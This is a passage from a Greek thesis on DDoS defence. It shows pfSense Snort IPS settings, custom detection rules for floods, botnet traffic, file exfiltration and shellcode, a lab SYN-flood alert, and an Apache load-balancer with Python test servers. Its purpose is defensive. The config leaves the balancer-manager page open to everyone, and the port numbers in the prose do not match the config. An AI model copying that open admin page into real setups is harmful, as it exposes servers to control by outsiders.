Στην συνέχεια γίνεται η παραμετροποίησή του Snort. Επιλέγεται το WAN interface που θα εφαρμοστούν τα η κανόνες του Snort. Ενεργοποιείται το Packet Tracker που μπορεί να χρησιμοποιηθεί το tcpdump για την ανάλυση των πακέτων, την παρακολούθηση της κυκλοφορίας και την εφαρμογή των κανόνων σε αυτή και τέλος την ενεργοποίηση της επιλογή να μην λειτουργεί το Snort μόνο σαν IDS αλλά και ως IPS.

Block Settings

Block Offenders

☒ Checking this option will automatically block hosts that generate a Snort alert. Default is Not Checked.

IPS Mode

Legacy Mode

Select blocking mode operation. Legacy Mode inspects copies of packets while Inline Mode inserts the Snort inspection engine into the network stack between the NIC and the OS. Default is Legacy Mode.

Legacy Mode uses the PCAP engine to generate copies of packets for inspection as they traverse the interface. Some "leakage" of packets will occur before Snort can determine if the traffic matches a rule and should be blocked. Inline mode instead intercepts and inspects packets before they are handed off to the host network stack for further processing. Packets matching DROP rules are simply discarded (dropped) and not passed to the host network stack. No leakage of packets occurs with Inline Mode. WARNING: Inline Mode only works with NIC drivers which properly support Netmap! Supported drivers: bnxl, cc, cxgbe, cxl, em, em_ena, ice, igb, igc, ix, ixgbe, ol, lem, re, vmx, vtnet. If problems are experienced with Inline Mode, switch to Legacy Mode instead.

Kill States

☒ Checking this option will kill firewall established states for the blocked IP Default is checked.

Which IP to Block

BOTH

Select which IP extracted from the packet you wish to block. Default is BOTH.

Εικόνα 4.32 (ενεργοποίηση της επιλογής IPS)

Εφαρμοστήκαν η κανόνες που είχαν δημιουργηθεί στο 4.4 . Ανίχνευση επιθέσεων TCP-flood, UDP-flood, HTTP-flood και ICMP επιθέσεων. Ωστόσο έγινε και η επιλογή να εισαχθούν κανόνες που έχουν δημιουργηθεί από το ίδιο το Snort. Όπως η ανίχνευση BotNet και IP spoofing και αρκετά αλλά πακέτα από κανόνες.

Snort Interfaces

Global Settings

Updates

Alerts

Blocked

Pass Lists

Suppress

IP Lists

SID Mgmt

Log Mgmt

Sync

WAN Settings

WAN Categories

WAN Rules

WAN Variables

WAN Preprocs

WAN IP Rep

WAN Logs

Available Rule Categories

Category Selection:

custom.rules

Select the rule category to view and manage.

Defined Custom Rules

```

alert icmp any any -> any any (msg:"ICMP Echo Request > 4999 bytes"; itype:0; dsize:>4999; sid:1000020; rev:1;
alert tcp any any -> $HOME_NET 80 (msg:"Possible SYN Flood"; flags:S; threshold:type threshold, track by_src,
alert udp any any -> $HOME_NET any (msg:"Possible UDP Flood"; threshold:type threshold, track by_src, count 10
alert tcp any any -> $HOME_NET 80 (msg:"Possible HTTP Flood"; flow:to_server,established; content:"GET "; http
#alert icmp any any -> $HOME_NET any (msg:"Ping of Death"; dsize:>65535; sid:1000004; rev:1;)
alert tcp $HOME_NET any -> any any (msg:"Possible Botnet Activity - Unusual Traffic Pattern"; flow:established
alert udp any any -> any 53 (msg:"Excessive DNS Requests - Possible DNS Amplification or Botnet Activity"; thr
alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"Sensitive File Transfer Attempt Detected"; flow:to_server,es
alert ip any any -> $HOME_NET any (msg:"Possible Shellcode Detected"; content:"[90 90 90 90]"; sid:1000011; re

```

Εικόνα 4.33 (Custom Rules)

ENABLE

☒ Snort GPLv2 Community Rules (Talos certified)

☒ Ruleset: FEODO Tracker Botnet C2 IP Rules

☒ Feodo Tracker Botnet C2 IP Rules

☒ Ruleset: ET Open Rules

☒ Ruleset: Snort Text Rules

☒ emerging-activex.rules

☐ snort_app-detect.rules

☒ emerging-attack_response.rules

☐ snort_attack-responses.rules

☒ emerging-botcc.portgrouped.rules

☐ snort_backdoor.rules

☒ emerging-botcc.rules

☐ snort_bad-traffic.rules

☒ emerging-chat.rules

☐ snort_blacklist.rules

☒ emerging-ciarmy.rules

☐ snort_botnet-cnc.rules

☒ emerging-compromised.rules

☐ snort_browser-chrome.rules

☒ emerging-current_events.rules

☐ snort_browser-firefox.rules

☒ emerging-deleted.rules

☐ snort_browser-ie.rules

☒ emerging-dns.rules

☐ snort_browser-other.rules

☒ emerging-dos.rules

☐ snort_browser-plugins.rules

☒ emerging-drop.rules

☐ snort_browser-webkit.rules

☒ emerging-dshield.rules

☐ snort_chat.rules

☒ emerging-exploit.rules

☐ snort_content-replace.rules

☒ emerging-ftp.rules

☒ snort_ddos.rules

Εικόνα 4.34 (Snort Rules)

Πραγματοποιώντας επίθεση στον Web Server στο Snort ανίχνευσε την επίθεση και στέλνοντας ειδοποίηση για πιθανότητα SYN-flood επίθεσης και έκανε Block την διεύθυνση στην οποία προήλθε η επίθεση.

2024-08-18 13:09:32		0	TCP	192.168.1.23  	50028	192.168.1.26  	80	1:1000001  	Possible SYN Flood
2024-08-18 12:20:18		0	TCP	192.168.1.23  	49930	192.168.1.26  	80	1:1000001  	Possible SYN Flood

Εικόνα 4.35 (Alert)

Στην εικόνα 4.31 φαίνεται η αίτια που η συγκεκριμένη IP είναι σε καταστολή:

Suppression List Content	
Suppression Rules	<pre>#Possible SYN Flood suppress gen_id 1, sig_id 1000001, track by_src, ip 192.168.1.23</pre>

Εικόνα 4.36 (Blocked IP)

Ο Web Server δεν δέχτηκε την επίθεση για τον λόγο ότι αποτράπηκε από το τοίχος προστασίας. Η κυκλοφορία του δικτύου δεν επηρεάστηκε, κάνοντας το αποτελεσματικό για την καταστολή των επιθέσεων.

4.6 Εξισορρόπηση φορτίου


Ένας Load Balancer λειτουργεί ως ένα εργαλείο δικτύου που κατανέμει την εισερχόμενη κίνηση σε πολλούς διακομιστές, διασφαλίζοντας ότι κανένας διακομιστής δεν δέχεται υπερβολικό φόρτο. Αυτό βοηθά στη διατήρηση της απόδοσης, της διαθεσιμότητας των υπηρεσιών και αποτρέπει τις καταρρεύσεις όταν η κυκλοφορία αυξάνεται σημαντικά.

Όσον αφορά τις επιθέσεις DDoS, κατά τις οποίες κακόβουλη κίνηση επιχειρεί να υπερφορτώσει έναν διακομιστή, ο Load Balancer μπορεί να έχει καθοριστικό ρόλο. Με τη διασπορά της κίνησης σε διάφορους διακομιστές, μειώνεται ο κίνδυνος κατάρρευσης ενός μεμονωμένου διακομιστή. Επιπλέον, οι σύγχρονοι Load Balancers διαθέτουν δυνατότητες ανίχνευσης και φιλτραρίσματος ύποπτης κυκλοφορίας, εμποδίζοντας μερικώς την επίθεση πριν αυτή επηρεάσει το σύστημα.

Τέλος, οι Load Balancers μπορούν να συνεργάζονται με άλλες τεχνολογίες ασφαλείας, όπως τα Web Application Firewalls (WAFs), για πιο ολοκληρωμένη προστασία κατά των DDoS επιθέσεων. Αυτή η συνεργασία ενισχύει την ικανότητα του συστήματος να διατηρεί την υπηρεσία διαθέσιμη για τους νόμιμους χρήστες, παρά την ύπαρξη κακόβουλων επιθέσεων.

4.6.1 Εξισορρόπηση φορτίου του Web Server

Το xampp αναλαμβάνει τον ρόλο Proxy Server, δηλαδή δεν θα επιστέφει την ιστοσελίδα αλλά θα κάνει ανακατεύθυνση σε δυο αλλού διακομιστές που ακούνε στις θύρες 8810 και 8840 και περιέχουν το ίδιο περιεχόμενο.



Εικόνα 4.37 (Μοντέλο Εξισορρόπησης φορτίου)

Εγκαθιστάτε στο Xampp Apache server οι απαραίτητες βιβλιοθήκες για την δημιουργία Proxy. Στην συνέχεια δημιουργείτε ένα vhost που έχει ως στόχο να ρυθμίσει τον Apache HTTP Server ως load balancer για δύο διαφορετικούς servers που τρέχουν τοπικά στις θύρες 8810 και 8840.

```
LoadModule proxy_module modules/mod_proxy.so
LoadModule proxy_ajp_module modules/mod_proxy_ajp.so
LoadModule proxy_balancer_module modules/mod_proxy_balancer.so
LoadModule proxy_connect_module modules/mod_proxy_connect.so
LoadModule proxy_express_module modules/mod_proxy_express.so
LoadModule proxy_fcgi_module modules/mod_proxy_fcgi.so
LoadModule proxy_ftp_module modules/mod_proxy_ftp.so
LoadModule proxy_hcheck_module modules/mod_proxy_hcheck.so
LoadModule proxy_html_module modules/mod_proxy_html.so
LoadModule proxy_http_module modules/mod_proxy_http.so
LoadModule proxy_http2_module modules/mod_proxy_http2.so
LoadModule proxy_scgi_module modules/mod_proxy_scgi.so
LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
LoadModule proxy_wstunnel_module modules/mod_proxy_wstunnel.so
```

Εικόνα 4.38(Κώδικας του Apache Web Server)

```

<VirtualHost *:80>
    ServerName localhost

    <Proxy "balancer://mycluster">
        BalancerMember "http://localhost:8810" route=server1
        BalancerMember "http://localhost:8840" route=server2
        ProxySet stickysession=JSESSIONID
    </Proxy>

    ProxyPreserveHost On
    ProxyPass "/" "balancer://mycluster/"
    ProxyPassReverse "/" "balancer://mycluster/"

    <Location /balancer-manager>
        SetHandler balancer-manager
        Require all granted
    </Location>
</VirtualHost>

```

Εικόνα 4.39(Κώδικας του Apache Web Server)

Ο κώδικας ρυθμίζει τον Apache να λειτουργεί ως load balancer που κατανέμει τα αιτήματα μεταξύ των δύο backend servers (8801 και 8802) με βάση την πολιτική round-robin (ανά αίτημα). Ταυτόχρονα, διατηρεί τις συνεδρίες με βάση το JSESSIONID για να εξασφαλίσει ότι οι χρήστες παραμένουν συνδεδεμένοι στον ίδιο Server για τη διάρκεια της συνεδρίας τους.

Οι δύο backed server είναι προγραμματισμένη σε python με τον εξής κώδικα:

```

import threading

from http.server import HTTPServer, BaseHTTPRequestHandler

class SimpleHandler(BaseHTTPRequestHandler):
    def __init__(self, message, *args, **kwargs):
        self.message = message
        super().__init__(*args, **kwargs)

    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-type", "text/plain")
        self.end_headers()

        self.wfile.write(self.message.encode("utf-8"))

def run_server(port, message):
    server_address = ('', port)

```

```

def handler(*args, **kwargs):
    SimpleHandler(message, *args, **kwargs)

httpd = HTTPServer(server_address, handler)
print(f"Server running on port {port}")
httpd.serve_forever()


server1_thread = threading.Thread(target=run_server, args=(8810, "DDoS
testing 1"))

server2_thread = threading.Thread(target=run_server, args=(8840, "DDoS
testing 2"))


server1_thread.start()
server2_thread.start()
server1_thread.join()
server2_thread.join()

```

Τώρα το σύστημα είναι έτοιμο να λειτουργήσει, οπότε κάθε φορά που ο proxy server δέχεται ένα αίτημα στην θύρα 80 δρομολογείτε και κατευθύνεται σε κάποιον από τους δυο backend servers.



Εικόνα 4.35(O web server 1)



Εικόνα 4.40(O web server 2)

Με την εξισορρόπηση φορτιού μειώνεται ο κίνδυνος να σε μια επίθεση DDoS να υποκύψει το σύστημα. Εξασφαλίζεται ότι σε περίπτωση που οι διαθέσιμη πόροι του ενός συστήματος έχουν κατάρρευση υπάρχει άλλος διαθέσιμος να αναλάβει εφόσον έχει ανιχνευτή η επίθεση. Η τεχνική μπορεί να εφαρμοσθή σε πολλούς διακομιστές, μεγάλοι οργανισμοί και υπηρεσίες περιέχουν εκατοντάδες διακομιστές που λειτουργούν με την τεχνική εξισορρόπησης φορτιού.

5 Συμπεράσματα

Η ανάγκη για την αντιμετώπιση των επιθέσεων DDoS είναι ζήτημα ζωικής σημασίας, καθώς η άστοχη σχεδίαση ενός συγχρόνου συστήματος μπορεί να οδηγήσει σε καταστροφικές συνέπειες, όπως στην μείωση διαθέσιμων πόρων και τη μη πρόσβαση στο σύστημα. Η σωστή εφαρμογή νέων τεχνολογιών μπορεί να αποτρέψει μια τέτοια επίθεση σε σημαντικό βαθμό. Η σωστή αξιολόγηση του δικτύου και της τοπολογίας στους διαχειριστές μειώνει την επίδραση της επίθεσης στον στόχο.

Η εφαρμογή τεχνολογιών όπως η μηχανική μάθηση σε νέα συστήματα και τοίχους προστασίας μπορεί να μειώσει δραματικά της επίθεσης. Τα συστήματα ανίχνευσης μπορούν εκπαιδευτούν σε μοντέλα επιθέσεων ώστε να η ανίχνευση να γίνει σε πολύ μικρό χρονικό διάστημα. Η βιβλιογραφίες της συγκεκριμένης έρευνας συμφωνούν με την χρήση μηχανικής μάθησης στα σύγχρονα ψηφιακά συστήματα. Επίσης η εφαρμογή του τοίχους προστασίας και η εφαρμογή κανόνων χωρίς να επηρεάζει την συμπεριφορά του δικτύου μπορεί να γίνει ωφέλιμη.

Η έρευνα δεν έλαβε υπόψη την ανθρώπινη παράμετρο, όπως η εκπαίδευση και η αντίδραση των διαχειριστών δικτύου κατά τη διάρκεια μιας επίθεσης. Η αποτελεσματικότητα των αντίμετρων μπορεί να επηρεαστεί σημαντικά από την εμπειρία και την ετοιμότητα του ανθρώπινου παράγοντα. Ωστόσο η διερεύνηση της ανθρώπινης παράμετρου στην αντιμετώπιση των επιθέσεων DDoS. Η εκπαίδευση και η ετοιμότητα των διαχειριστών δικτύου είναι κρίσιμες για την αποτελεσματική αντιμετώπιση των επιθέσεων, και μελλοντικές έρευνες θα μπορούσαν να εξετάσουν τρόπους βελτίωσης της εκπαίδευσης και της αντίδρασης σε πραγματικές συνθήκες. Τέλος, οι τεχνολογικές εξελίξεις στον τομέα της κυβερνοασφάλειας είναι ραγδαίες, και τα αντίμετρα που θεωρούνται αποτελεσματικά σήμερα μπορεί να μην είναι το ίδιο αποτελεσματικά στο μέλλον. Συνεπώς, είναι απαραίτητη η συνεχής παρακολούθηση και ανανέωση των στρατηγικών αντιμετώπισης των επιθέσεων DDoS.

Συνοψίζοντας, η παρούσα έρευνα ανέδειξε τη ζωτική σημασία της ορθής σχεδίασης και εφαρμογής αντίμετρων για την αντιμετώπιση των επιθέσεων DDoS. Τα αποτελέσματα της μελέτης μας τονίζουν την αναγκαιότητα για συνεχή παρακολούθηση και ανανέωση των στρατηγικών αντιμετώπισης, καθώς και την ενσωμάτωση προηγμένων τεχνολογιών, όπως η μηχανική μάθηση. Η έρευνα αυτή προσφέρει σημαντική συμβολή στην κατανόηση των

επιθέσεων DDoS και προτείνει πρακτικές λύσεις για την αποτελεσματική αντιμετώπισή τους.

6 Βιβλιογραφία

1. A Systematic Review of Security Issues and challenges with Futuristic Wearable Internet of Things (IoTs), Naveen Tewari, Gopal Datt
2. On computer Science and Modern Educational Technology (2020) ,Meiqing Yang, Shu Cai, Bin Song
3. Application of Modern Computer Technology in Automatic Management of Financial and Accounting Information Yonghong Wang
4. Essential Burn Care for Non-Burn Specialists ,Jong O. Lee
5. Approaches to Intermediate Microeconomics, Amanda Page-Hoongrajok, Sai Madhurika Mamunuru
6. Verification and Its Role in Design of Modern Computers , Sayak Ray
7. A Hybrid Threat Assessment Model for Security of Cyber Physical Systems, Zakir Ahmad Sheikh, Yashwant Singh
8. An Exploratory Study of Security Data Analysis
9. Method for Insider Threat Prevention ,J Kim, H Chang
10. Information and Communication Technologies and Sustainable Development Advanced Approaches and Innovations in Up-to-Date Networks and Systems, Stanislav Dovgyi, Oleksandr Trofymchuk, Vasyl Ustimenko, Larysa Globa
11. Digital Forensic Process Model for Information System and Network Security Management Ifeoma U. Ohaeri, Bukohwo M. Esiefarienhe
12. Network computer security and protection measures based on information security risk in cloud computing environment, Dingding Li, Lijing Yan, Yifan Song, Shuai Li, Huichao Liang
13. Data Communications and Network Technologies, Huawei Technologies Co., Ltd
14. DDOS Defense Strategy in Software Definition Networks , Luo Wenliang , Han Wenzhi
15. Proceeding of International Conference on Intelligent Communication, Control and Devices R Singh, S Choudhury
16. Advances in Nature-Inspired Cyber Security and Resilience, Shishir Kumar Shandilya, Neal Wagner, Atulya K. Nagar, Atulya K. Nagar
17. Encyclopedia of Wireless Networks, Xuemin (Sherman) Shen Xiaodong Lin, Kuan Zhang
18. Advances in Information Communication Technology and Computing, Vishal Goar, Manoj Kuri, Rajesh Kumar, Tomonobu Senjyu
19. Distributed Denial of Service (DDoS): A History ,Richard R. Brooks, and Lu Yu, Ilker Ozcelik, Jon Oakley and Nathan Tusing
20. Distributed Denial of Service (DDoS) Attacks Classification, Attacks, Challenges, and Countermeasures, Brij B. Gupta & Amrita Dahiya
21. Distributed Intrusion Detection System for TCP Flood Attack, Deepak Kshirsagar, Suraj Sawant, Ravi Wadje and Pravin Gaya
22. Counteracting UDP Flooding Attacks in SDN ,Yung-Hao Tung Hung-Chuan Wei , Yen-Wu Ti , Yao-Tung Tsou ,Neetesh Saxena and Chia-Mu Yu
23. On the Detection of Low-Rate Denial of Service Attacks at Transport and Application Layers Vasudha Vedula, Palden Lama , Rajendra V. Boppana , and Luis A. Trejo
24. A Comprehensive Review of Cyber Security Vulnerabilities, Threats, Attacks, and Solutions Ömer Aslan , Semih Serkant Aktu , Merve Ozkan-Okay , Abdullah Asim Yilmaz and Erdal Akin
25. Evolving Malware and DDoS Attacks: Decadal Longitudinal Study OLUFUNSHO I. FALOWO , MURAT OZER, CHENGCHENG LI , AND JACQUES BOU ABDO
26. Mitigating SYN Flooding and UDP Flooding in P4-based SDN ,Zi-Yang Shen, Ming-Wei Su, Yun-Zhan Cai, Meng-Hsun Tas

27. Quick Start Guide to Penetration Testing With NMAP, OpenVAS and Metasploit, Sagar Rahalka
28. Intelligent Algorithms in Software Engineering, Janusz Kacprzyk, Systems Research Institute, Polish Academy of Sciences, Warsaw, Poland
29. DDOS attacks Evolution, Detection, Prevention, Reaction, and Tolerance Dhruba Kumar Bhattacharyya ,Jugal Kumar Kalit
30. Science and Technologies for Smart Cities 7th EAI International Conference, SmartCity360° Virtual Event
31. Automated DDOS Attack Mitigation for software Defined Network, Danni Wang, Sizhao Li
32. NetBIOS DDoS Attacks Detection With Machine Learning Classification Algorithms, Srinivas Mekala; Kishore Babu Dasari
33. DDoS Attacks in Communication: Analysis and Mitigation of Unreliable Clients in Federated Learning, Sogo Pierre Sanon, Rekha Reddy, Christoph Lipps, Hans D. Schotten
34. DDoS-AT-2022 :a distributed denial of service attack dataset for evaluating DDoS defense system, Meenakshi Mittall, Krishan Kumar Sunny Behall
35. Network Sniffer for Time Tracking, Maksim Smirnov Nataliya Spiricheva Valentina Smirnova
36. Proceedings of ICRIC 2019 Recent Innovations in Computing, Pradeep Kumar Singh ,Arpan Kumar Kar ,Yashwant Singh , Maheshkumar H. Kolekar , Sudeep Tanwar
37. Research and implementation on snort-based hybrid intrusion detection system YU-XIN DING, MIN XIAO, AI-WU LIU
38. Cyber Security, Privacy and Networking, Dharma P. Agrawal · Nadia Nedjah · B. B. Gupta · Gregorio Martinez Perez
39. Analysis of Web Application Firewalls, Challenges, and Research Opportunities, Subhash V. Pingale and Sanjay R. Sutar
40. An Information Security Engineering Framework for Modeling Packet Filtering Firewall Using Neutrosophic Petri Nets Jamal Khudair Madhloom , Zainab Hammoodi Noori , Sif K. Ebisu ,Oday A. Hassen 4, Saad M. Darwish
41. DDoS Attack Detection Using Machine Learning, Jadhav Swati, Pise Nitin, Shruti Singh, Akash Sinha, Vishal Sirvi, and Shreyansh Srivastava
42. Distributed Denial of Service Attack Mitigation using High Availability Proxy and Network Load Balancing, Rizgar R. Zebari, Subhi R. M. Zeebaree, Amira Bibi Sallow , Hanan M. Shukur, Omar M. Ahmad , Karwan Jacksi
43. Performance Evaluation of Stateful Firewall-Enabled SDN with Flow-Based Scheduling for Distributed Controllers, Senthil P. , Balasubramanian Prabhu Kavin , S. R. Srividhya , Ramachandran V. , Kavitha C., and Wen-Cheng Lai
44. Evolution of Firewalls: Toward Securer Network Using Next Generation Firewall, Junyan Liang, Yoohwan Kim
45. Design of a Network Security Tool Using Open-Source Applications, Akhyari bin Nasir, Syahrul Fahmy
46. Detection of DDoS Attack Using Ensemble Machine Learning Techniques, M. Beulah and B. Pitchai Manickam
47. A Cost Optimized Solution for Defending Against DDoS Attacks: An Analysis of a Multi-layered Architecture Kwitee D. Gaylah, Ravirajsinh S, Vaghela Wend-Benedo, Simeon Zongo
48. Distributed Denial of Service (DDoS) Attacks in Software-defined Networks (SDN), Jasmeen Kaur Chahal, Puninder Kaur, Avinash Sharma
49. DDoS evaluation dataset (CIC-DDoS2019), Canadian Institute for Cybersecurity
50. What is a WAF? | Web Application Firewall explained, Cloudflare.com